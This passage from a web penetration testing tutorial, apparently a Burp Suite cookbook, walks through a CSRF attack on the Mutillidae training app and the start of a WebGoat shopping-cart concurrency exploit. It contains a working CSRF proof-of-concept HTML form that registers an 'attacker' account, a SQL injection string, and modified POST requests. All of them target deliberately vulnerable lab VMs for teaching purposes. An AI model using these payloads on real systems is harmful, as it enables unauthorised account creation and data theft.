Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Cookie: showhints=1; PHPSESSID=08n6ptqhrnk3edv44o24teod3; acopendivids=swingset,jotto,phpbb2,1
Connection: close
Upgrade-Insecure-Requests: 1

csrf-token=&username=tester&password=tester&confirm_password=tester&my_signature=This+is+a+test
```


A context menu is open over the raw request, with the 'Send to Repeater' option highlighted in red. The menu items are:

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R**
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser

14. If you're using Burp Professional, right-click select **Engagement tools | Generate CSRF PoC**:



15. Upon clicking this feature, a pop-up box generates the same form used on the registration page but without any CSRF token protection:



The screenshot shows a window titled "CSRF PoC generator". At the top, it displays "Request to: http://192.168.56.101". Below this are tabs for "Raw", "Params", "Headers", and "Hex". The main content area shows the raw request details:

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Cookie: showhints=1; PHPSESSID=08n6ptqhnrnk3edv44o24teod3;
acopendivids=swinqset,jotto,phpbb2,redmine; acqgroupswithpersist=nada
```

Below the request details is a search bar with "0 matches". The main content area is titled "CSRF HTML:" and contains the following HTML code:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://192.168.56.101/mutillidae/index.php?page=register.php"
method="POST">
<input type="hidden" name="csrf&#45;token" value="" />
<input type="hidden" name="username" value="tester" />
<input type="hidden" name="password" value="tester" />
<input type="hidden" name="confirm&#95;password" value="tester" />
<input type="hidden" name="my&#95;signature"
value="This&#32;is&#32;a&#32;tester&#32;account" />
<input type="hidden" name="register&#45;php&#45;submit&#45;button"
value="Create&#32;Account" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

At the bottom of the window, there is another search bar with "0 matches" and three buttons: "Regenerate", "Test in browser", "Copy HTML", and "Close".

16. If you are using Burp Community, you can easily recreate the **CSRF PoC** form by viewing the source code of the registration page:




17. While viewing the page source, scroll down to the `<form>` tag section. For brevity, the form is recreated next. Insert `attacker` as a value for the username, password, and the signature. Copy the following HTML code and save it in a file entitled `csrf.html`:

```
<html>
  <body>
    <script>history.pushState('', '', '/')</script>
    <form
action="http://192.168.56.101/mutillidae/index.php?page=register.php" method="POST">
      <input type="hidden" name="csrf-token" value="" />
      <input type="hidden" name="username" value="attacker" />
      <input type="hidden" name="password" value="attacker" />
      <input type="hidden" name="confirm_password" value="attacker"
/>
      <input type="hidden" name="my_signature" value="attacker
account" />
      <input type="hidden" name="register-php-submit-button"
value="Create Account" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


18. Now, return to the login screen (click **Login/Register** from the top menu), and log in to the application, using the username `ed` and the password `pentest`.
19. Open the location on your machine where you saved the `csrf.html` file. Drag the file into the browser where `ed` is authenticated. After you drag the file to this browser, `csrf.html` will appear as a separate tab in the same browser:




20. For demonstration purposes, there is a **Submit request** button. However, in the wild, a JavaScript function would automatically execute the action of creating an account for the attacker. Click the **Submit request** button:



You should receive a confirmation that the attacker account is created:



21. Switch to Burp's **Proxy** | **HTTP history** tab and find the maliciously executed POST used to create the account for the attacker, while riding on the authenticated session of ed's:



The screenshot shows the Burp Suite interface with the HTTP history tab selected. A table of intercepted requests is visible, with the following entry highlighted in orange:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
81	http://192.168.56.101	POST	/mutillidae/index.php?page=register.php		✓	200	49882	HTML	php	

Below the table, the raw request is displayed:

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Cookie: showhint=1; username=ed; uid=24; PHPSESSID=08n6ptqhnrk3edw44o24teod3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

csrf-token=&username=attacker&password=attacker&confirm_password=attacker&my_signature=attacker+account&register-php-submit-button=Create+Account
```

22. Return to the **User Info** page: OWASP 2013 | A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL), and perform the SQL Injection attack again. You will now see 26 rows in the account table instead of the previous count of 25:

Results for "" or 1=1-- ".26 records found.

How it works...

CSRF attacks require an authenticated user session to surreptitiously perform actions within the application on behalf of the attacker. In this case, an attacker rides on ed's session to re-run the registration form, to create an account for the attacker. If ed had been an admin, this could have allowed the attacker role to be elevated as well.

7 Assessing Business Logic

In this chapter, we will cover the following recipes:

- Testing business logic data validation
- Unrestricted file upload – bypassing weak validation
- Performing process-timing attacks
- Testing for the circumvention of workflows
- Uploading malicious files – polyglots

Introduction

This chapter covers the basics of **business logic testing**, including an explanation of some of the more common tests performed in this area. Web penetration testing involves key assessments of business logic to determine how well the design of an application performs integrity checks, especially within sequential application function steps, and we will be learning how to use Burp to perform such tests.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

Testing business logic data validation

Business logic data validation errors occur due to a lack of server-side checks, especially in a sequence of events such as shopping cart checkouts. If design flaws, such as thread issues, are present, those flaws may allow an attacker to modify or change their shopping cart contents or prices, prior to purchasing them, to lower the price paid.

Getting ready

Using the OWASP WebGoat application and Burp, we will exploit a business logic design flaw, to purchase many large ticket items for a very cheap price.

How to do it...

1. Ensure the **owaspbwa** VM is running. Select the **OWASP WebGoat** application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine:



owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.


 !!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS

 OWASP WebGoat	 OWASP WebGoat.NET
 OWASP ESAPI Java SwingSet Interactive	 OWASP Mutillidae II
 OWASP RailsGoat	 OWASP Bricks
 OWASP Security Shepherd	 Ghost
 Magical Code Injection Rainbow	 bWAPP
 Damn Vulnerable Web Application	

2. After you click the **OWASP WebGoat** link, you will be prompted for some login credentials. Use these credentials: User Name: `guest` Password: `guest`.

3. After authentication, click the **Start WebGoat** button to access the application exercises:



The image shows the splash screen for OWASP WebGoat v5.4. At the top left is a red-tinted image of a goat's head. Below it, the text "OWASP WebGoat v5.4" is displayed in a grey box. The main content area contains a thank-you message, contact information for Bruce Mayhew, and logos for OWASP and ASPECT SECURITY. Below the logos are four columns of contributor names: WebGoat Authors, WebGoat Design Team, V5.4 Lesson Contributors, and Documentation Contributors. At the bottom center, a red-bordered button labeled "Start WebGoat" is highlighted.

Thank you for using WebGoat! This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is led by Bruce Mayhew. Please send all comments to Bruce at WebGoat@owasp.org.

 **OWASP**
The Open Web Application Security Project

 **ASPECT SECURITY**
Application Security Experts

WebGoat Authors
Bruce Mayhew
Jeff Williams


WebGoat Design Team
David Anderson
Laurence Casey (Graphics)
Rogan Dawes
Bruce Mayhew

V5.4 Lesson Contributors
Sherif Koussa
Yiannis Pavlosoglou

Special Thanks for V5.4
Brian Ciomei (Multitude of bug fixes)
To all who have sent comments

Documentation Contributors
Erwin Geirnaert
Aung Khant
Sherif Koussa

Start WebGoat

4. Click **Concurrency** | **Shopping Cart Concurrency Flaw** from the left-hand menu:


Choose another language: English ▼ Logout ?

Shopping Cart Concurrency Flaw

OWASP WebGoat v5.4 ◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

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Solution Videos Restart this Lesson

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

Shopping Cart			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	<input type="text" value="0"/>	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	<input type="text" value="0"/>	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	<input type="text" value="0"/>	\$0.00
Toshiba - XGA LCD Projector	\$649.00	<input type="text" value="0"/>	\$0.00

Total: \$0.00

Update Cart

Purchase

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
OWASP Foundation | Project WebGoat | Report Bug

The exercise explains there is a thread issue in the design of the shopping cart that will allow us to purchase items at a lower price. Let's exploit the design flaw!


5. Add 1 to the Quantity box for the Sony - Vaio with Intel Centrino item. Click the **Update Cart** button:

Shopping Cart			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00
Total: \$0.00			
			Update Cart
			Purchase

6. Switch to Burp Proxy | HTTP history tab. Find the cart request, right-click, and click **Send to Repeater**:



7. Inside Burp's **Repeater** tab, change the QTY3 parameter from 1 to 10:




The screenshot shows the Burp Suite interface with the **Repeater** tab selected. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, and Extender. Below these are buttons for 1 x, 2 x, 3 x, 4 x, and ... The main area contains a **Request** section with sub-tabs for Raw, Params, Headers, and Hex. The raw request text is displayed below, with the parameter `QTY3=10` highlighted in a red box.


```
POST /WebGoat/attack?Screen=15&menu=800 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/WebGoat/attack?Screen=15&menu=800
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Cookie: JSESSIONID=E12D7A11F1C365245CDOE12668407E2D;
acpendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1

QTY1=0&QTY2=0&QTY3=10&QTY4=0&SUBMIT=Update+Cart
```


- 8. Stay in Burp Repeater, and in the request pane, right-click and select **Request in browser | In current browser session**:



- 9. A pop-up displays the modified request. Click the **Copy** button:



- Using the same Firefox browser containing the shopping cart, open a new tab and paste in the URL that you copied into the clipboard in the previous step:



- Press the *Enter* key to see the request resubmitted with a modified quantity of 10:

Choose another language: English Logout ?

Shopping Cart Concurrency Flaw

OWASP WebGoat v5.4

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Solution Videos Restart this Lesson

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

Shopping Cart			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	10	\$17,990.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$17,990.00

Update Cart
Purchase

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- 12. Switch to the original tab containing your shopping cart (the cart with the original quantity of 1). Click the **Purchase** button:

Shopping Cart			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	<input type="text" value="0"/>	\$0.00
